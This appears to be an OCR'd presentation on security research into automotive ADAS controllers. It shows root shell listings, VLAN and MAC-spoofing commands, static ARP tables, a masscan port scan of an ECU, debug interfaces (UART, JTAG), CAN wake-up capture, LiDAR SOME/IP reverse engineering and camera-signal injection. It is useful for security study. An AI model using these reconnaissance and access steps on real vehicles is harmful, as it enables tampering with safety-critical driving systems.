
```
root@[redacted]_m1-B:/mnt/adas/adas-rt/model#
root@[redacted]_m1-B:/mnt/adas/adas-rt/model#
root@[redacted]_m1-B:/mnt/adas/adas-rt/model#
root@[redacted]_m1-B:/mnt/adas/adas-rt/model# ls -alh
drwx------    2 root     root        1.0K Nov 29  2000 .
drwx------   14 root     root        1.0K Nov 29  2000 ..
-rwx------    1 root     root          43 Nov 29  2000 model-checksum.txt
-rwx------    1 root     root        73.3M Nov 29  2000 model.hbm
-rwx------    1 root     root       572.5K Nov 29  2000 model_info.json
-rwx------    1 root     root        10.5K Nov 29  2000 version.json
root@[redacted]_m1-B:/mnt/adas/adas-rt/model#
root@[redacted]_m1-B:/mnt/adas/adas-rt/model#
```

```
root@[redacted]apps#ls
bsw-qcomm                hwtest                   semantics-fusion
data-mining              middleware               update-processor
dsar-app                 model-config             visualization
euc-model                perception-app
gateway                  planning
```







Obtaining Network Access




- All onboard devices use vehicle Ethernet
- Use two-core cables
- Supports 100M/1000M






Obtaining Network Access – How to Use Vehicle Ethernet Adapters

- Vehicle Ethernet is divided into four combinations: 100M/1000M and master/slave.
- Additionally, 100M is differentiated by cable sequence.
- Recommended to use adapters with auto-negotiation capabilities.






How to Obtain The IP

Capturing packets in promiscuous mode to determine the SOC IP address:

- VLANs are commonly present.
- Most devices do not use ARP and require MAC address binding.
- Sometimes, setting the local IP and MAC address is necessary based on the UDP's destination IP and MAC.
- Some devices use IPv6 addresses.




```
root@[redacted]:/home/nvidia# arp -a
? (172.31.129.47) at 02:80:5e:1f:01:2f [ether] PERM on vlan200.129
? (172.31.3.65) at 02:80:5e:1f:01:41 [ether] PERM on vlan200.3
? (172.31.32.65) at 02:80:5e:1f:01:41 [ether] PERM on vlan200.32
? (172.31.42.69) at 02:80:5e:1f:01:45 [ether] PERM on vlan200.42
? (172.31.254.40) at 02:00:5e:1f:01:ff [ether] PERM on vlan200
? (172.31.4.71) at 02:80:5e:1f:01:47 [ether] PERM on vlan200.4
? (172.31.42.3) at 02:80:5e:1f:01:03 [ether] PERM on vlan200.42
? (172.31.3.18) at 02:80:5e:1f:01:12 [ether] PERM on vlan200.3
```

```
1 vconfig add eth1 3
2 ifconfig eth1.3 172.31.3.2 netmask 255.255.255.0
3 ifconfig eth1.3 hw ether 02:80:5e:1f:01:02
4 ifconfig eth1.3 up
5
6 arp -s 172.31.3.34 02:80:5e:1f:01:22
7 masscan 172.31.3.34 -p 1-65500 --max-rate=2000 --interface eth1.3 --router-
  mac 02:80:5e:1f:01:22
8
```


```
#for ICM
arp -s 172.31.42.65   02:80:5E:1F:01:41
arp -s 172.31.42.66   02:80:5E:1F:01:42
arp -s 172.31.32.65   02:80:5E:1F:01:41
arp -s 172.31.3.65    02:80:5E:1F:01:41
arp -s 172.31.3.66    02:80:5E:1F:01:42
arp -s 172.31.5.65    02:80:5E:1F:01:41
arp -s 172.31.4.65    02:80:5E:1F:01:41
arp -s 172.31.7.65    02:80:5E:1F:01:41
arp -s 172.31.8.65    02:80:5E:1F:01:41
arp -s 172.31.9.65    02:80:5E:1F:01:41

#for IMATE
arp -s 172.31.42.69   02:80:5E:1F:01:45
arp -s 172.31.32.69   02:80:5E:1F:01:45
arp -s 172.31.3.69    02:80:5E:1F:01:45
arp -s 172.31.5.69    02:80:5E:1F:01:45
arp -s 172.31.4.69    02:80:5E:1F:01:45
arp -s 172.31.7.69    02:80:5E:1F:01:45
arp -s 172.31.8.69    02:80:5E:1F:01:45
arp -s 172.31.9.69    02:80:5E:1F:01:45

#for CARLog
arp -s 172.31.42.70   02:80:5E:1F:01:46
arp -s 172.31.32.70   02:80:5E:1F:01:46
arp -s 172.31.3.70    02:80:5E:1F:01:46
arp -s 172.31.4.70    02:80:5E:1F:01:46
arp -s 172.31.4.70    02:80:5E:1F:01:46
arp -s 172.31.7.70    02:80:5E:1F:01:46
arp -s 172.31.8.70    02:80:5E:1F:01:46
arp -s 172.31.9.70    02:80:5E:1F:01:46
```


Interface Risk


Board often has many interfaces, especially UART and JTAG.


Some car manufacturers not only have numerous debugging interfaces but also clearly label them.


These interfaces are often needed for debugging and firmware flashing. Hence, protection is necessary.


















Special Interfaces：Flash、HDMI、DP、DAP、Ethernet、Recovery













Research on Other Related Peripherals – CAN









Capture the Wakeup CAN signal


Each controller has multiple CAN channels. One supports wake-up functionality, such as TJA1043.

CAN interface pins can be determined based on the CAN transceiver pinout.

Some ADAS systems require CAN signals for wake-up, either any CAN signal or specific ID and data bits.

Research on Other Related Peripherals – Lidar

```
239.1[redacted]    SOME/…   154 SOME/IP Service Discovery Protocol [Offer]
172.3[redacted]    SOME/…   114 SOME/IP Service Discovery Protocol [StopSubscribe][S
172.3[redacted]    SOME/…    98 SOME/IP Service Discovery Protocol [Subscribe]
172.3[redacted]    SOME/…    98 SOME/IP Service Discovery Protocol [Subscribe]
172.3[redacted]    SOME/…    86 SOME/IP Service Discovery Protocol [SubscribeAck]
172.3[redacted]    SOME/…   126 SOME/IP Service Discovery Protocol [Offer]
```



- Automotive-grade LiDAR
- Uses Ethernet
- Automaker added 20 bytes of SOME/IP commands
- Reverse engineered automaker's driver to enable LiDAR hacking and use.


Research on Other Related Peripherals – Serializer/Deserializer

In the automotive field, image transmission does not use HDMI or DisplayPort, Use LVDS for data transmission and power supply.


Data transmission is carried out by calculating minor voltage changes.

Technology: FPD-Link and GMSL

In the field of security: We can perform camera simulation injections and save on display screens (which are generally expensive).



Instrument display screen
(currently has some color issues)



Camera Inject Device

Risks

Firmware / Deploy Image / Development Document


```
drwxr-xr-x. 3 root root 4.0K Aug 18 15:14 .
drwxr-xr-x. 3 root root 4.0K May  2 08:09 ..
-rw-r--r--. 1 root root 2.5M Aug 18 15:14 [redacted]_MCU_B[redacted].hex
-rw-r--r--. 1 root root 2.0M Aug 18 15:14 MRV-SW[redacted]I0.2.0.bin
drwxr-xr-x. 3 root root 4.0K Aug 18 15:13 localsoc

./persist/diff/base/localsoc:
total 24K
drwxr-xr-x. 3 root root 4.0K Aug 18 15:13 .
drwxr-xr-x. 3 root root 4.0K Aug 18 15:14 ..
-rw-r--r--. 1 root root  789 Aug 18 15:13 [redacted]deploy.json
-rw-r--r--. 1 root root 4.1K Aug 18 15:13 list_of_files.json
drwxr-xr-x. 2 root root 4.0K Aug 18 15:14 tii-a

./persist/diff/base/localsoc/tii-a:
total 7.1G
drwxr-xr-x. 2 root root 4.0K Aug 18 15:14 .
drwxr-xr-x. 3 root root 4.0K Aug 18 15:13 ..
-rw-r--r--. 1 root root  10K Aug 18 15:13 2_PT.bin
-rw-r--r--. 1 root root 186K Aug 18 15:13 A_10_mce_flash_o10_cr_prod_zerosign.bin
-rw-r--r--. 1 root root 1.1M Aug 18 15:13 A_11_bpmp_t234-TA977SA-A1_prod_zerosign.bin
-rw-r--r--. 1 root root 177K Aug 18 15:13 A_12_sc7_t234_prod_zerosign.bin
-rw-r--r--. 1 root root 119K Aug 18 15:13 A_13_psc_rf_t234_prod_zerosign.bin
-rw-r--r--. 1 root root 117K Aug 18 15:13 A_14_mb2rf_t234_zerosign.bin
-rw-r--r--. 1 root root  69K Aug 18 15:13 A_15_tegra234-bpmp-3898-0010-0000_zerosign.dtb
